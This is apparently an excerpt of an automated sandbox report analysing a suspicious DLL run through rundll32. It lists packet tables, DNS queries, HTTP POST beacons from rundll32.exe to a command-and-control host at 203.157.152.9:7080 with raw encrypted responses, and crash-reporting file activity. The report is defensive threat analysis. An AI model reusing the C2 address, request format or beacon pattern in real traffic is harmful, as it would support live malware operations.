Jan 26, 2021 12:21:23.705459118 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:23.705550909 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:23.940669060 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.940699100 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.940722942 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.940745115 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.940761089 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.940779924 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.364944935 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.365129948 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.365803957 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.365844965 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.365859032 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.365905046 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.365937948 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.366653919 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.366731882 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.367424965 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.367444992 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.367499113 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.367521048 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.562865019 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.562951088 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.563774109 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.563798904 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.563843012 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.563878059 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.602951050 CET	7080	49750	203.157.152.9	192.168.2.4

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 12:21:24.602979898 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.603102922 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.603599072 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.603684902 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.604619980 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.604645014 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.604722023 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.604759932 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.605597973 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.605623007 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.605700970 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.606561899 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.606585026 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.606676102 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.759891033 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.759936094 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.759994030 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.760020018 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.760796070 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.760868073 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.761792898 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.761861086 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.838912964 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.839024067 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.839885950 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.839963913 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.839973927 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.840028048 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.840876102 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.840996027 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.841797113 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.841898918 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.841943979 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.842011929 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.842683077 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.842706919 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.842773914 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.842793941 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.844710112 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.844737053 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.844754934 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.844774008 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.844866037 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.845010996 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.845647097 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.845669985 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.845791101 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.847063065 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.847089052 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.847174883 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.847749949 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.847843885 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.848598003 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.848714113 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.956140041 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.956231117 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.956248999 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:24.956299067 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:24.956334114 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:25.005104065 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:25.005235910 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:25.005775928 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:25.005877972 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:25.007337093 CET	7080	49750	203.157.152.9	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 12:21:25.007361889 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:25.007457018 CET	49750	7080	192.168.2.4	203.157.152.9

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 12:20:35.390110970 CET	62389	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:35.449310064 CET	53	62389	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:36.995995998 CET	49910	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:37.043986082 CET	53	49910	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:38.132236958 CET	55854	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:38.180073977 CET	53	55854	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:39.084609032 CET	64549	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:39.132518053 CET	53	64549	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:40.389422894 CET	63153	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:40.445812941 CET	53	63153	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:41.395715952 CET	52991	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:41.443586111 CET	53	52991	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:42.516783953 CET	53700	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:42.572937965 CET	53	53700	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:43.615274906 CET	51726	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:43.663007975 CET	53	51726	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:44.573370934 CET	56794	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:44.621242046 CET	53	56794	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:46.081010103 CET	56534	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:46.129558086 CET	53	56534	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:47.023570061 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:47.074186087 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:48.591981888 CET	56621	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:48.642694950 CET	53	56621	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:49.731512070 CET	63116	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:49.787719011 CET	53	63116	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:50.872119904 CET	64078	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:50.922827005 CET	53	64078	8.8.8.8	192.168.2.4
Jan 26, 2021 12:20:52.110033035 CET	64801	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:20:52.162604094 CET	53	64801	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:01.933662891 CET	61721	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:01.981584072 CET	53	61721	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:04.685415030 CET	51255	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:04.746298075 CET	53	51255	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:22.441669941 CET	61522	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:22.502685070 CET	53	61522	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:23.426961899 CET	52337	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:23.484947920 CET	53	52337	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:24.027281046 CET	55046	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:24.085694075 CET	53	55046	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:24.374958038 CET	49612	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:24.445048094 CET	53	49612	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:24.501508951 CET	49285	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:24.557856083 CET	53	49285	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:25.029344082 CET	50601	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:25.088505030 CET	53	50601	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:25.672364950 CET	60875	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:25.733773947 CET	53	60875	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:26.361728907 CET	56448	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:26.417849064 CET	53	56448	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:27.318413019 CET	59172	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:27.377552986 CET	53	59172	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:28.247395039 CET	62420	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:28.303975105 CET	53	62420	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:28.947252989 CET	60579	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:29.009375095 CET	53	60579	8.8.8.8	192.168.2.4
Jan 26, 2021 12:21:41.713407993 CET	50183	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:21:41.771472931 CET	53	50183	8.8.8.8	192.168.2.4

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 12:22:15.501127005 CET	61531	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:22:15.551822901 CET	53	61531	8.8.8.8	192.168.2.4
Jan 26, 2021 12:22:17.933409929 CET	49228	53	192.168.2.4	8.8.8.8
Jan 26, 2021 12:22:17.992547035 CET	53	49228	8.8.8.8	192.168.2.4

HTTP Request Dependency Graph

- 203.157.152.9
  - 203.157.152.9:7080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49750	203.157.152.9	7080	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 12:21:23.705459118 CET	513	OUT	POST /2ijyf1/txor3som/z3prsr3ev/l8z0/1k9au09l0vb/ HTTP/1.1 DNT: 0 Referer: 203.157.152.9/2ijyf1/txor3som/z3prsr3ev/l8z0/1k9au09l0vb/ Content-Type: multipart/form-data; boundary=---------FFexYarq3 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 203.157.152.9:7080 Content-Length: 6212 Connection: Keep-Alive Cache-Control: no-cache
Jan 26, 2021 12:21:24.364944935 CET	627	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 26 Jan 2021 11:21:24 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 413844 Connection: keep-alive vary: Accept-Encoding Data Raw: d6 7e fa 9f 91 9a 89 90 26 0e 47 31 69 d9 7b 25 ec e9 03 d8 91 e7 27 29 68 c7 6a 1e be 19 35 5a 33 dd 13 7e a6 6b aa b2 92 d1 a4 81 69 70 c3 44 1c 11 1f 47 73 a1 98 73 84 ea 45 4c d3 32 92 8a 4d 78 2a 6a 20 10 9c eb 04 eb d0 65 45 a0 21 80 66 87 7c 02 f9 1a 8f 66 38 91 6c 08 5f 81 c6 bf 46 4d 11 49 d4 6b d7 b1 e6 24 6f 6d e9 1e 74 5f 88 62 05 11 36 f2 e6 1d 55 95 b5 a2 b0 83 2c 7e ba 58 4c 4c 14 fb f1 b3 74 9c 48 a8 dd 8d 4a 2d 57 f9 d9 7e 1e b2 d0 9c 22 ff bc 69 5a 60 15 30 ab 9d da 53 0f 65 d2 8f 22 e8 88 4d 83 0c 6b c6 b4 35 7a 25 73 ac 6b 5d 48 17 f8 cb 48 b8 32 cd e0 c5 6b 08 91 3e d0 cf f9 c5 82 6b 08 a0 53 20 37 b9 6a 54 74 05 8b b6 60 d3 2d 2d 61 79 5d d4 36 79 c9 b5 de 10 d9 3b d1 fa 32 e0 35 6f 0f 1e aa c2 1c e4 64 e1 3f 2c ef 6e ea d0 80 1d 57 98 91 d6 e4 29 23 1f 8a 69 9a b5 a3 01 e7 a6 90 0b f7 7a f7 d5 b6 c3 f0 2e 2c e7 e5 1f 76 6c cc 9b 72 e1 b3 27 3c e2 e3 ce f9 66 7f ac b1 35 8b b9 32 99 4e f3 22 88 2f 28 c7 27 c7 8c fd 2b 00 0a 4b 22 76 b2 50 1a 6f 64 37 e1 8f bb 24 51 f7 18 a6 7d ce 7e 84 c0 e2 99 59 06 d7 af 63 73 e5 73 32 27 6d d9 a1 dc c1 dd 47 42 53 45 d1 a1 83 54 16 88 c3 98 fc d2 e3 94 a5 14 f3 52 bc 02 6a 90 bf 29 56 2a 19 01 95 40 e9 6a 1c 64 b3 7c de 47 34 43 ae a4 21 91 df d7 3d dd 24 5a 0c 42 d9 de 42 1c 9d b8 8b 35 45 95 7c 1c cf 4e b7 35 61 e9 86 43 61 87 d2 8b 27 ea 53 0e 7e 87 b9 2c 3d 6c 8a c9 b2 3f 52 37 86 65 09 ba 68 99 fa d5 70 a0 21 3b 43 0a 76 17 2b 74 3d 3a 14 34 02 9e 11 6f 20 18 a8 a7 72 af cd 24 ed 11 66 05 b2 c3 05 47 ac 12 08 b6 8b 8e c9 51 c4 bf c6 79 01 53 70 e9 54 6b 7e 93 37 1d 2e 6b 61 d5 39 bf 54 9c fd 4e 1b bd f2 37 69 14 ed 75 bd 39 85 46 b2 ab 48 d4 2c f3 e8 7d ee 3e fd 69 f3 87 4a 34 43 a8 b2 24 a6 ad 9d 56 7e a6 f8 1c 78 28 93 e7 80 fb 4c e0 c6 bb 21 35 9c 26 05 1c 9d 04 2e 2e 6f 8b b7 05 22 99 8b 8a bb e5 49 1a 9e 8e ce f0 bb 38 8b 29 51 26 c5 a4 30 d2 bf 6c 56 51 2e 42 f6 30 5a a7 0e 68 92 6e 26 9c 22 db 2d b1 8f 6c 48 11 9d 65 7f a0 56 33 76 27 81 0b 9c 93 41 a8 a2 08 37 15 e4 c8 e0 d5 42 f0 31 76 79 e0 43 03 eb d5 ca 42 ac 44 f4 0e f5 2c 77 21 16 6d ce 8d fe 5e 95 a3 3c 47 bc b7 84 d7 b5 0b 09 1d 39 c7 52 50 c2 f6 cb 61 b1 2d 8c 57 a0 f0 46 43 2b f8 2b 61 37 e2 a7 b4 52 6d e1 05 b0 7d d1 ac ff 5d 20 e4 55 d6 98 39 3c 11 ed 7c 52 e7 5a c5 75 da 23 34 34 7f dd 48 19 ca f4 f6 b4 fa 64 fe a7 fb 0c 61 0b 62 28 43 e6 c4 e0 94 4e e8 fc c0 a1 0d b9 2e f1 29 82 fd 51 61 43 49 1b 99 e3 48 2a c5 60 b9 58 a4 2f 0b 30 4e 82 78 62 1c 76 e7 f5 7c 22 05 4c 53 62 18 35 29 80 e2 14 13 fe d6 01 27 69 a4 a1 02 b0 83 01 24 b8 d7 95 39 65 30 d7 5b 18 f9 70 59 cf 25 41 ca 06 6e c8 af 44 1c 3e 48 62 3b 2a 52 fb c4 57 34 d6 19 be c6 c4 6a 62 cd 53 93 90 18 c2 cd 02 5a fb 07 54 24 47 02 27 fa b9 ef 10 a7 0b 5a a6 b1 51 12 89 0e 96 96 69 fc a5 a5 59 56 67 24 bc e0 57 60 4a 83 5d 94 8c 1e 05 78 10 ea 11 cc df 02 19 71 9a d0 13 96 41 e4 3f f4 f6 05 3b cd 48 f5 fc 55 29 70 00 27 e4 8b 61 a0 b7 3f b5 f7 d2 3c 18 e2 a6 bf 21 be c5 b1 1c 6e 02 7b 9f 0d 0f b2 80 96 04 92 d1 5a b4 49 fa fa 6a 9b fc 92 c0 88 19 1b c1 e4 56 e9 45 ec a3 42 22 58 31 c0 f9 2b 1a d9 50 ff 47 14 4e 69 bc b1 b8 61 c7 12 a6 a4 11 be 9d 7e 79 4e 30 b3 a3 43 cd c5 97 07 78 9c 5d 71 1c 25 eb b3 09 38 1a 0a c8 0d 9d 2e 03 ef 23 e2 96 96 03 9d b3 55 b0 b1 8d 27 ff 94 a0 0f 5b cc 0f 93 9d 84 7c a4 a5 e6 d5 9e 97 bd 67 4e 1e ae 3e d6 d9 7e 0b f0 b2 ab b9 ee ab ea 15 08 50 e4 8f 99 5c 6a c1 e5 b8 46 dd 43 47 91 76 24 55 77 65 1b 3a 74 a2 55 aa 38 8a 73 44 07 9e d0 50 c9 ea fd ba 3d 56 a7 87 72 2b 24 5d 7b 80 2b Data Ascii: ~&G1i{%')hj5Z3~kipDGssEL2Mx*j eE!f|f8l_FMIk$omt_b6U,~XLLtHJ-W~"iZ`0Se"Mk5z%sk]HH2k>kS 7jTt`--ay]6y;25od?,nW)#iz.,vlr'<f52N"/('+K"vPod7$Q}~Ycss2'mGBSETRj)V*@jd|G4C!=$ZBB5E\|N5aCa'S~,=l?R7ehp!;Cv+t=:4or$fGQySpTk~7.ka9TN7iu9FH,}>iJ4C$V~x(L!5&..o"l8)Q&0lVQ.B0Zhn&"-lHeV3v'A7B1vyCBD,w!m^<G9RPa-WFC++a7Rm}]U9<|RZu#44Hdab(CN.)QaCIH*`X/0Nxbv|"LSb5)'i$9e0[pY%AnD>Hb;*RW4jbSZT$G'ZQiYVg$W`J]xqA?;HU)p'a?<!n{ZIjVEB"X1+PGNia~yN0Cx]q%8.#U'[\|gN>~P\jFCGv$Uwe:tU8sDP=Vr+$]{+
Jan 26, 2021 12:21:26.096020937 CET	1272	OUT	POST /k8idqdr2/ HTTP/1.1 DNT: 0 Referer: 203.157.152.9/k8idqdr2/ Content-Type: multipart/form-data; boundary=----------QeejNQ4AFBy User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 203.157.152.9:7080 Content-Length: 5732 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 12:21:26.792149067 CET	1331	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 26 Jan 2021 11:21:26 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 132 Connection: keep-alive vary: Accept-Encoding Data Raw: ed 7e e3 3f 60 b7 f8 19 43 1d 57 dc 6a 31 98 8b 2c 4c 61 b9 7d ac 40 6f 48 53 38 9e d1 d7 ea b6 f2 4a 37 6a 15 ce 8e ad b1 56 0d 5d 15 33 71 63 77 5f 7e 06 04 46 f1 8f 3d 00 d6 1b 9a 2b 0b cb ef e1 ee 6d 88 bf db 0e 78 60 8f b9 5d 0b fb c2 86 e9 6c 8d 63 bd cd 8e 52 ab 55 0e 8d 35 db 7d 05 fe 40 57 53 16 6f 12 55 59 e7 c9 ac 55 86 54 f1 07 c7 e9 a6 16 5c 43 fa c7 ea 37 7e 42 16 9f 63 40 f7 b9 Data Ascii: ~?`CWj1,La}@oHS8J7jV]3qcw_~F=+mx`]lcRU5}@WSoUYUT\C7~Bc@

Code Manipulations

Statistics

Behavior



- loaddll32.exe
- svchost.exe
- WerFault.exe
- WerFault.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- svchost.exe
- svchost.exe
- svchost.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 7100 Parent PID: 5892

General

Start time:	12:20:38
Start date:	26/01/2021
Path:	C:\Windows\System32\loaddll32.exe

Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\zGeK5so94c.dll'
Imagebase:	0xff0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 7108 Parent PID: 568

General

Start time:	12:20:39
Start date:	26/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: 7156 Parent PID: 7108

General

Start time:	12:20:39
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 472 -p 7100 -ip 7100
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 4812 Parent PID: 7100

General

Start time:	12:20:40
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7100 -s 240
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D541717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D53497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp.xml	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD6FB.tmp.csv	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD98C.tmp.txt	success or wait	1	6D53497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
